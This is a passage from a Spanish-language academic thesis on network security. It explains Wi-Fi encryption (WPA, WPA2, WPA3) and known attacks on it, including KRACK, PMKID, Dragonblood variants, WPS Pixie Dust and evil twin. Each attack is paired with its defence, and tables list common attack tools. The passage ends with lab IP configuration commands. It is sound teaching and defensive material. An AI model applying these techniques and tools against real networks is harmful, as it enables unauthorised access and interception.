WPA sigue utilizando el algoritmo RC4 y los vectores de inicialización, pero a diferencia de WEP, el IV pasa de 3 a 6 octetos y no viaja al descubierto, y además del *checksum* se incluye un MIC (*Message Integrity Check*). Además, deja de utilizarse la contraseña como tal en el proceso de cifrado, sino que se utiliza una clave temporal denominada PTK. Este nuevo proceso se denomina TKIP. Primero, se realiza un *hash* con el vector de inicialización y con la PTK. Después, el mismo IV y la salida del *hash* se utilizan como entrada en el algoritmo RC4. Finalmente, la cadena pseudoaleatoria generada a la salida y el mensaje a transmitir son sometidos a una operación XOR.




Figura 2-34. Proceso simplificado del cifrado WPA TKIP [73]

La PTK se obtiene a partir de introducir los siguientes campos en una función pseudoaleatoria: PMK, ANonce, SNonce, dirección MAC del cliente y del AP [74]. La PMK se deriva de la contraseña de WPA-PSK o bien del proceso de autenticación en WPA Enterprise. Lo único que necesita el cliente que desea conectarse al AP necesita el campo ANonce: un número pseudoaleatorio suministrado en el proceso *4-way handshake*.




Figura 2-35. *4-way handshake* entre cliente (STA) y punto de acceso [75]

Al recibir el ANonce, el cliente genera su PTK y su propio Nonce (SNonce). En el segundo paso, le envía el SNonce al AP para que esta pueda generar la PTK asociada al nuevo cliente. Además, para evitar una suplantación, se envía con un MIC para verificar la identidad del STA. El último mensaje enviado por el AP es la GTK, la clave de grupo para mensajes multicast, y un MIC, por el mismo motivo que el paso anterior. Si todo ha sido correcto, el cliente finaliza el *handshake* con un ACK.

2.5.2.1 Ataques sobre WPA

Las vulnerabilidades encontradas en WPA se asocian a la debilidad intrínseca del algoritmo RC4 y el campo MIC.

2.5.2.1.1 Beck and Tews' Improved Attack on RC4

WPA, a diferencia de WEP, utiliza diferentes cadenas pseudoaleatorias en cada mensaje gracias al *hash* del IV con la PTK; además, con el campo MIC, la reinyección de paquetes no es tan simple como en WEP. Sin embargo, si el AP tiene activada la priorización de paquetes mediante QoS, es posible aprovechar los distintos canales para evitar la protección contra paquetes reinyectados [76].

Los paquetes ARP, a excepción de dos octetos de la dirección IP, el MIC y el *checksum*, son conocidos. Estos dos últimos, con el método *ChopChop*, son descifrables; los dos octetos de la dirección se prueban hasta encontrar los valores correctos. Para evitar ser detectados por el AP y forzar un nuevo cálculo de las claves, se realiza un intento cada minuto. Una vez obtenidos, los paquetes capturados se pueden mandar una vez por los distintos canales habilitados por la QoS, la cual oscila entre 3 y 15 canales o colas adicionales. El campo MIC se puede falsear aplicando inversamente el algoritmo que lo genera, permitiendo la reinyección.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA (L2)
Defensa	L2	La defensa se basa en no utilizar la funcionalidad QoS o bien, de ser necesario, evitar el cifrado WPA ya que se trata de una debilidad intrínseca de este. Los cifrados WPA2 y WPA3 (L2) no tienen esta vulnerabilidad

Tabla 2-43. Nivel de víctima y defensa, y su justificación en ataque Beck and Tews'

2.5.2.1.2 Ataque Ohigashi-Morii

Este ataque es una mejora directa de la vulnerabilidad descubierta por Beck y Tews. Realizando un MitM, el estudio de Ohigashi-Morii aplica el ataque 2.5.2.1.1 y es capaz de reducir el tiempo de ataque de doce minutos a solo uno en el mejor de los casos. Además, no requiere que el punto de acceso disponga de funcionalidad QoS, un requisito que era fundamental en el ataque anterior. De ser exitoso, el atacante, además de ubicarse entre la víctima y el AP (MitM), puede inyectar tráfico a su voluntad.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WPA ya que se trata de una debilidad intrínseca de este. Los cifrados WPA2 y WPA3 (L2) no tienen esta vulnerabilidad

Tabla 2-44. Nivel de víctima y defensa, y su justificación en ataque Ohigashi-Morii

2.5.2.1.3 Ataque Michael

El campo MIC, también denominado Michael, no es infalible. Dos años después del ataque a TKIP, en 2010 Beck descubre que el algoritmo del MIC se reinicia cuando a la red se reinyecta un paquete con una denominada "palabra mágica". Esta "palabra mágica" es deducible al aplicar el algoritmo Michael inverso, ya explotado en su ataque previo al algoritmo TKIP. Por lo tanto, pudiendo alterar el algoritmo del MIC, el atacante puede inyectar paquetes en la red.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA (L2)
Defensa	L2	La defensa se basa en no utilizar el cifrado WPA ya que se trata de una debilidad intrínseca de este. Los cifrados WPA2 y WPA3 (L2) no tienen esta vulnerabilidad

Tabla 2-45. Nivel de víctima y defensa, y su justificación en ataque Michael

2.5.3 *Wireless Protected Access 2* (WPA2)

El estándar IEEE 802.11i y su implementación, WPA2, es la enmienda a la norma 802.11 original. Desde 2004, el uso de WEP es desaconsejado y, a partir de 2006, WPA2 es la certificación obligatoria para los productos avalados por la Wi-Fi Alliance.

Su principal diferenciación con WEP y WPA es el uso del protocolo de cifrado CCMP: un modo de encriptación basado en AES, y no en RC4. CCMP requiere de una mayor potencia de computación, no siendo compatible con el *hardware* de los dispositivos que utilizan WEP y WPA. Por retrocompatibilidad, muchos AP que implementan WPA2 aceptan, además, el cifrado TKIP.

A excepción del cifrado, WPA2 utiliza las novedades anticipadas en WPA: el *4-way handshake* sigue siendo obligatorio para la generación de la PTK y los modos de operación personal y empresarial coexisten atendiendo a las necesidades de las distintas redes.

2.5.3.1 Ataques sobre WPA2

La mejora de seguridad de WPA2 en comparación con sus antecesores es notable. Las vulnerabilidades en la implementación de WPA2, en comparación, surgen con un margen de tiempo mucho mayor que WEP o WPA gracias a su robustez.

2.5.3.1.1 Key Reinstallation AttaCK (KRACK)

Durante el *4-way handshake*, a la recepción del tercer mensaje se instala la clave de encriptación que se usa para cifrar los mensajes. Si el AP no recibe una confirmación apropiada por parte del cliente, este mensaje es reenviado. Cada vez que se recibe, la clave es reinstalada y resetea, entre otros, el contador *nonce* (número de paquete transmitido). El reseteo del *nonce*, por tanto, puede ser forzado por el atacante al capturar y retransmitir el tercer mensaje del *handshake*, permitiendo la reinyección, descifrado y/o forja de paquetes. Algunos puntos de acceso incorporan contramedidas para los ataques KRACK que consisten en no reenviar el tercer mensaje. Si bien en redes sin mucho tráfico y/o interferencias puede ser ideal, en otros escenarios más complejos puede ocasionar problemas en el acceso a la red.

Nivel de la		Justificación
Víctima	L2	La víctima es un cliente que quiere conectarse a un punto de acceso 802.11 que usa cifrado WPA2 (L2)
Defensa	L2	La defensa se basa en no reenviar el tercer mensaje del *handshake* para no permitir la reinstalación de claves. Esta funcionalidad se incorpora en los AP (L2)

Tabla 2-46. Nivel de víctima y defensa, y su justificación en ataque KRACK

2.5.3.1.2 Ataque PMKID

Las funciones de *roaming* permiten que un cliente pueda cambiar entre puntos de acceso de forma rápida cuando están en movimiento. De esta forma, independientemente de los protocolos de seguridad o calidad de servicio que coexisten con WPA2, el tiempo sin conexión por el tránsito se reduce. Una de las tramas que se difunden en estas redes es la trama EAPOL, la cual contiene, de forma encriptada, la PMK y otros campos. Tras ser capturada, el atacante puede ejecutar un ataque de fuerza bruta o diccionario para averiguar la clave precompartida a partir de la PMK. Es destacable que, a diferencia de un ataque por diccionario o similar, este ataque no requiere que haya clientes conectados en la red, aumentando su peligrosidad.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA2 (L2)
Defensa	L2	La defensa se basa en no utilizar las funciones de *roaming* o bien, de ser necesario, emplear claves robustas para evitar el ataque de diccionario o fuerza bruta, ambas configurables en el punto de acceso (L2)

Tabla 2-47. Nivel de víctima y defensa, y su justificación en ataque PMKID

2.5.4 *Wireless Protected Access 3* (WPA3)

Finalmente, el sucesor de WPA2 fue anunciado en 2018 por la Wi-Fi Alliance. Dos años después, al igual que su antecesor, se establece como el estándar que marca la certificación de la Wi-Fi Alliance.

El nuevo cifrado supone una mejora directa de la seguridad que WPA2 ofrece. En el modo empresarial, se pasa de un cifrado CCMP AES de 128 a 256 bits; en el personal, se sigue estableciendo el cifrado de WPA2 como el mínimo admisible, facilitando la transición. Sin embargo, WPA3 incorpora un nuevo mecanismo de autenticación que sustituye al de WPA y WPA2: la autenticación simultánea de iguales, también conocido como SAE, por sus siglas en inglés, y *Dragonfly Key Exchange* (definido en la RFC 7664 [77]). Aun así, para garantizar la autenticación, sigue siendo necesario el uso de una clave y las direcciones físicas de los dispositivos para el emparejamiento.

Una nueva funcionalidad que introduce la Wi-Fi Alliance con WPA3 es el *Wi-Fi Easy Connect*, que permite la vinculación de dispositivos a la red inalámbrica de manera simplificada. Orientado a los dispositivos IoT (*Internet of Things*, traducido como Internet de las Cosas) con interfaces mínimas o inexistentes, el *Wi-Fi Easy Connect* utiliza un móvil, tableta u otro equipo ya en la red para conectar los nuevos elementos.

2.5.4.1 Ataques sobre WPA3

Aunque los ataques que en WPA2 ya no son viables en WPA3, este cifrado no está exento de amenazas. El descubridor del ataque KRACK, Mathy Vanhoef, y Eyal Ronen, publicaron información sobre las debilidades del nuevo cifrado.

2.5.4.1.1 Transición WPA3: degradación y ataque de diccionario

Como se menciona en el apartado 2.5.4, WPA3 soporta el cifrado y mecanismo de WPA2 para aquellos dispositivos que no soportan todavía el nuevo cifrado. La clave precompartida de WPA2 es la misma que se utiliza en el proceso de autenticación de WPA3. Aprovechando esto, un atacante puede crear un falso punto de acceso que finja ser el AP legítimo y que obligue el uso de WPA2. Los clientes que comiencen el *handshake* con el punto de acceso maligno permiten al atacante, con los primeros mensajes del intercambio, comenzar un ataque de diccionario. El uso de claves robustas es el único método viable para evitar este tipo de ataques hasta que WPA2 se considere obsoleto.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA3 con soporte para cifrado WPA2 (L2)
Defensa	L2	La defensa se basa en no permitir la retrocompatibilidad con el cifrado WPA2 o bien, de ser necesario, emplear claves robustas para evitar el ataque de diccionario o fuerza bruta, ambas configurables en el punto de acceso (L2)

Tabla 2-48. Nivel de víctima y defensa, y su justificación en ataque de Transición WPA3

2.5.4.1.2 Degradación del grupo de seguridad

En el proceso de autenticación SAE el cliente y el punto de acceso deben acordar un grupo de seguridad acorde a las especificaciones de ambos. Si un atacante suplanta un AP, es posible obligar a la víctima a utilizar un grupo de seguridad débil, conllevando el uso de otros algoritmos no tan robustos para el cifrado. Esta vulnerabilidad se encuentra en el propio diseño de WPA3 y en su implementación, permitiendo al atacante obtener una contraseña débil o generar una denegación de servicio.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA3 (L2)
Defensa	L2	La defensa se basa en no permitir el uso de grupos de seguridad débiles para aquellos equipos que no lo soportan. Esto es configurable en el propio punto de acceso (L2)

Tabla 2-49. Nivel de víctima y defensa, y su justificación en ataque de Degradación WPA3

2.5.4.1.3 Ataque de obstrucción a WPA3

Los ataques de obstrucción (o *clogging*) son ataques que tienen como finalidad causar la denegación del servicio de la víctima por un alto consumo de su capacidad computacional. En WPA3, el equipo que comienza el emparejamiento envía una trama de confirmación, la cual debe ser procesada y respondida por el punto de acceso. La cantidad de recursos necesarios para ello son significativos, y con un envío constante de tramas forjadas el AP puede ser saturado, afectando a la conectividad de todos los dispositivos conectados. El éxito de este ataque depende directamente del dispositivo atacado, ya que se requieren de mecanismos de detección específicos.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA3 (L2)
Defensa	L2	La defensa se basa en la detección de este tipo de ataques contra el punto de acceso que es incluido en los propios dispositivos más modernos (L2)

Tabla 2-50. Nivel de víctima y defensa, y su justificación en ataque de Obstrucción a WPA3

2.5.4.1.4 Ataque *Side-Channel* basado en tiempo

Como se menciona en el apartado 2.5.4.1.3, las tramas de confirmación necesitan un tiempo de procesamiento en el AP antes de ser respondidas. El periodo de tiempo que tardan los grupos de seguridad más fuertes no aporta ningún tipo de información sobre la clave. Sin embargo, en los más débiles, es posible relacionar el tiempo de respuesta con la clave utilizada. Esta equivalencia puede aprovecharse para adivinar, con un diccionario, la clave precompartida.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA3 (L2)
Defensa	L2	La defensa se basa en no permitir el uso de grupos de seguridad débiles para aquellos equipos que no lo soportan. Esto es configurable en el propio punto de acceso (L2)

Tabla 2-51. Nivel de víctima y defensa, y su justificación en ataque Side-Channel basado en tiempo

2.5.4.1.5 Ataque *Side-Channel* basado en caché

En el apartado 2.5.4.1.4 se expone cómo es posible extraer información sobre la clave en función del tiempo de respuesta del punto de acceso. En este ataque, en lugar de observar el tiempo, se analiza cómo es el proceso interno del equipo en cuando se procesan las tramas de confirmación. De esta manera, como en el ataque basado en tiempo, el atacante puede intentar averiguar la clave usando un diccionario. Esto solo es viable si el equipo ha sido infectado con algún *malware* que revele el comportamiento del equipo mediante técnicas de *phishing* o similares.

Nivel de la		Justificación
Víctima	Factor humano	La víctima es un usuario que ha sido infectado con *malware* específico
Defensa	Factor humano	En este caso, la defensa se basa en la concienciación de los usuarios para evitar caer en ataques de *phishing* e instalar *software* maligno en el dispositivo

Tabla 2-52. Nivel de víctima y defensa, y su justificación en ataque Side-Channel basado en caché

2.5.5 Ataques multiprotocolo

Algunos ataques sobre Wi-Fi son independientes del protocolo de seguridad subyacente o común entre algunos.

2.5.5.1 Ataque de fuerza bruta/diccionario: WEP, WPA y WPA2

Las claves precompartidas pueden ser adivinadas por no ser especialmente robustas (fuerza bruta) o bien porque son comunes y/o han sido filtradas (diccionario). En el caso de WPA y WPA2, el atacante, previo a realizar el ataque, necesita capturar el *handshake* entre un cliente y el AP para poder llevarlo a cabo.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado no WPA3 (L2)
Defensa	L2	La defensa se basa en el uso de contraseñas robustas en el AP (L2) que impidan que los ataques de fuerza bruta o diccionario tengan éxito

Tabla 2-53. Nivel de víctima y defensa, y su justificación en ataque de Fuerza bruta/diccionario

2.5.5.2 Evil twin/Phishing: WEP, WPA y WPA2

El *phishing* es el uso de la ingeniería social para engañar y estafar a las personas, generalmente por ceder información confidencial o acceder a páginas fraudulentas [78]. Un atacante puede aprovechar la ingenuidad de un cliente que se intenta conectar a una red —suplantando las características del punto de acceso real— para robar la clave precompartida (*evil twin*), o el usuario y contraseña de configuración del AP a través de una página que suplante a la de administración.

Figura 2-36. Portal cautivo falso generado con *fluxion* [70]

Nivel de la		Justificación
Víctima	Factor humano	La víctima es un usuario que se está conectando a un punto de acceso maligno
Defensa	Factor humano	En este caso, la defensa se basa en la concienciación de los usuarios para evitar caer en ataques de *phishing* y ceder información del AP al atacante

Tabla 2-54. Nivel de víctima y defensa, y su justificación en ataque Evil Twin/phishing

2.5.5.3 Ataque sobre *Wi-Fi Protected Setup* (WPS): WPA y WPA2

WPS permite configurar y conectar a los clientes a una red Wi-Fi WPA/WPA2[8] con menos complejidad. Su objetivo son las pequeñas redes que dan cobertura a usuarios con pocos conocimientos técnicos, como en los hogares. El modo de operación de WPS puede ser sin ningún tipo de contraseña, normalmente presionando los botones WPS entre AP y dispositivo a conectar, o mediante el Pin WPS: un número de 8 dígitos generado automáticamente por el punto de acceso. De los 8 números, el último no necesita ser calculado al ser una suma de control; los 7 restantes, están fragmentados en dos bloques —4 y 3 dígitos. La complejidad aparente de 10^8 posibilidades pasan a ser únicamente 10^4 + 10^3.

Adicionalmente, si el algoritmo que genera los números pseudoaleatorios es débil, es posible deducir el Pin gracias a los mensajes intercambiados entre cliente y AP en el proceso de registro. Este ataque es conocido como *Pixie Dust*, y puede averiguar el Pin WPS en cuestión de segundos.

Nivel de la		Justificación
Víctima	L2	La víctima es un punto de acceso 802.11 que usa cifrado WPA2 con WPS (L2)
Defensa	L2	La defensa se basa en limitar o no utilizar esta funcionalidad adicional, siendo configurable desde el punto de acceso (L2)

Tabla 2-55. Nivel de víctima y defensa, y su justificación en ataque sobre WPS

2.5.5.4 *Hole 196*: WPA y WPA2

En el *4-way handshake*, en el tercer mensaje el AP envía al cliente la clave a utilizar para enviar mensajes *multicast* (GTK). Con esta clave, los equipos interconectados por el AP pueden comunicarse entre sí. Un atacante que haya obtenido acceso a la red WLAN puede envenenar las tablas ARP de los equipos conectados, tal y como sucedería en una red cableada. Es posible que el punto de acceso obligue a los demás nodos a que todas las tramas pasen primero por el AP, pero de lo contrario, el atacante intercepta todo el tráfico de la víctima (MitM).

Nivel de la		Justificación
Víctima	L3	La víctima es un equipo con dirección IP (L3) conectado a un punto de acceso 802.11 que usa cifrado WPA o WPA2
Defensa	L2	La defensa se basa en limitar la conectividad de los usuarios de la red y forzarlos a comunicarse a través del AP. Esto se conoce como aislamiento de clientes y es una funcionalidad incluida en el propio AP (L2)

Tabla 2-56. Nivel de víctima y defensa, y su justificación en ataque Hole 196

[8] Los protocolos WEP y WPA3 no son vulnerables a este ataque debido a que WPS es exclusivo de la tecnología WPA y WPA2. El cifrado WPA3 utiliza Wi-Fi Easy Connect como sustituto más seguro de WPS, mientras que para WEP no existe un desarrollo o adaptación de WPS.

2.5.6 Sumario de ataques sobre Wi-Fi

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Falsa autenticación [79]	AP	L2/L2 L2	Sí No usar WEP	Vinculación ilegítima	airmon-ng, airodump-ng, aireplay-ng	Sí [70]
ChopChop [80]	AP	L2/L2 L2	Sí No usar WEP	Forja de paquetes	airmon-ng, aireplay-ng	Sí [70]
Fragmentación [81]	AP	L2/L2 L2	Sí No usar WEP	Forja de paquetes	airmon-ng, aireplay-ng	Sí [69] [70]
Inyección [82]	AP, Equipo final	L2/L2 L2	Sí No usar WEP	Inyección de paquetes	packetforge-ng, aireplay-ng	Sí [70]
PTW [72], Korek [83] y FMS [84]	AP	L2/L2 L2	Sí No usar WEP	Acceso a la red	airmon-ng, airodump-ng, aircrack-ng	Sí [69] [70]

Tabla 2-57. Resumen de los ataques sobre cifrados WEP

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Beck & Tews' *improved attack* [85]	AP	L2/L2 L2	Sí Eliminar QoS, no usar WPA	Inyección de paquetes	tkiptun-ng (herramienta sin finalizar)	No
Ataque Ohigashi-Morii [86]	AP, Equipo final	L2/L2 L2	Sí No usar WPA	Inyección de paquetes, MitM	-	No
Ataque Michael [87]	AP	L2/L2 L2	Sí No usar WPA	Inyección de paquetes	-	No

Tabla 2-58. Resumen de los ataques sobre cifrados WPA

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
KRACK [88]	Equipo final	L2/L2 L2	Sí No reenviar mensajes del *handshake*	MitM	krackattacks-scripts	Sí [69] [70]
Ataque PMKID [89]	AP	L2/L2 L2	Sí No habilitar funciones *roaming,* uso de contraseñas robustas	Acceso a la red	hcxdumptool, hcxpcapngtool, hashcat	Sí [69] [70]

Tabla 2-59. Resumen de los ataques sobre cifrados WPA2

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Transición WPA3: degradación y ataque de diccionario [90]	AP	L2/L2 L2	Sí No permitir retrocompatibilidad, uso de claves robustas	Acceso a la red	dragonforce (herramienta sin finalizar)	No
Degradación del grupo de seguridad [90]	AP	L2/L2 L2	Sí No permitir uso de grupos de seguridad débiles	Acceso a la red	dragonslayer (herramienta sin finalizar)	No
Ataque de obstrucción a WPA3 [90]	AP	L2/L2 L2	Sí Implementar mecanismos de detección	DoS	dragondrain (experimental)	No
Ataque *Side-Channel* basado en tiempo [90]	AP	L2/L2	Sí No permitir uso de grupos de seguridad débiles	Acceso a la red	dragontime (experimental), dragonforce (herramienta sin finalizar)	No
Ataque *Side-Channel* basado en caché [90]	AP	Factor humano	No	Acceso a la red	dragonforce (herramienta sin finalizar)	No

Tabla 2-60. Resumen de los ataques sobre cifrados WPA3

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Ataque de fuerza bruta/diccionario (Todos) [91]	AP	L2/L2 L2	Sí Uso de contraseñas robustas	Acceso a la red	airmon-ng, wifite	Sí [69] [70]
Evil Twin/Phishing (Todos) [92]	AP	Factor humano	No	Acceso a la red	fluxion, EAPHammer, weeman, SET	Sí [70]
Ataque sobre WPS (WPA, WPA2) [93]	AP	L2/L2 L2	Sí Deshabilitar WPS	Acceso a la red	airmon-ng, wash, reaver	Sí [69] [70]
Hole 196 (WPA, WPA2) [94]	Equipo final	L3/L2 L2	Sí Aislamiento de clientes	MitM	ettercap	Sí [70]

Tabla 2-61. Resumen de los ataques multiprotocolo

3 ATAQUES REALIZADOS SOBRE ESCENARIOS CABLEADOS

En este capítulo se recogen los pasos a seguir para replicar los ataques realizables y sus correspondientes defensas en los escenarios cableados. En todo momento, se indica la máquina donde deben ejecutarse los comandos, los ficheros a modificar y el contenido de los mismos. En el Anexo A se recogen todas las herramientas de ataque con una breve explicación; análogamente, el Anexo B resume los comandos y módulos utilizados en el conmutador.

3.1 Notación y esquema general de los escenarios cableados

Siguiendo el criterio del Departamento de Ingeniería Telemática en la Escuela Técnica Superior de Ingeniería de la Universidad de Sevilla, los escenarios cableados siguen el siguiente esquema:




Figura 3-1. Esquema de red genérico con VLAN de gestión

La dirección IPv4 correspondiente a cada ordenador en notación CIDR es la 10.10.X.Y/24, donde:

- X es el valor de la VLAN asignada al puerto de conexión con el conmutador, y
- Y es el número del puerto de conexión con el conmutador.

Los puertos 2, 6 y 9 se reservan para el servidor 'S', el atacante 'A' y el cliente 'C', respectivamente. El puerto

24 y la VLAN 24 son de uso exclusivo para el ordenador de gestión 'G'.

El equipo 'G' se comunica con el conmutador al que esté conectado a través del cable serie. En todo momento, se ha utilizado la herramienta *putty* para la gestión de estos dispositivos. Las instrucciones correspondientes a la gestión del conmutador se indican con [Consola conmutador], asumiendo implícitamente el uso de *putty*. La Figura 3-2 muestra la ventana de configuración de la conexión con *putty*. No es necesario modificar los valores por defecto.




Figura 3-2. Ventana de configuración de *putty*

En ciertos casos donde es necesario una cuarta máquina, se prescinde de la funcionalidad del equipo 'G' para albergar otro servidor en el escenario, pasando a denominarse equipo 'D'. En los apartados pertinentes y en aquellos donde existan otras modificaciones del esquema de la Figura 3-1, se proporciona el esquema y su configuración correspondiente.

Equipo	Sistema operativo	Versión del *kernel*	Puerto de conexión
A	Kali Linux	5.18.0-kali7-amd64	6
C	CentOS7	3.14.1-lt	9
S	CentOS7	3.14.1-lt	2
G/D	CentOS7	3.14.1-lt	24/4

Tabla 3-1. Resumen de ordenadores utilizados

Fabricante	Modelo
Hewlett-Packard	HP 2620-24 J9623A
Aruba Networks	2530-24 J9782A

Tabla 3-2. Resumen de conmutadores utilizados

3.1.1 Comandos para la configuración de los equipos

En este apartado se recogen los comandos para establecer las direcciones IP de los equipos acorde a la Figura 3-1. Asimismo, se incluye la configuración, comandos a ejecutar y ficheros a modificar para que el equipo 'G' reciba y registre los *traps* SNMP.

1º [Usuario "root"] Se configuran las tarjetas de red correspondientes acorde al esquema, es decir:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.1.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.1.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

- [Equipo 'A']

```
ip a flush dev eth1
ip a add 10.10.1.6/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
```

- [Equipo 'G']

```
ip a flush dev eth0
ip a add 10.10.24.24/24 dev eth0
ip l set eth0 up
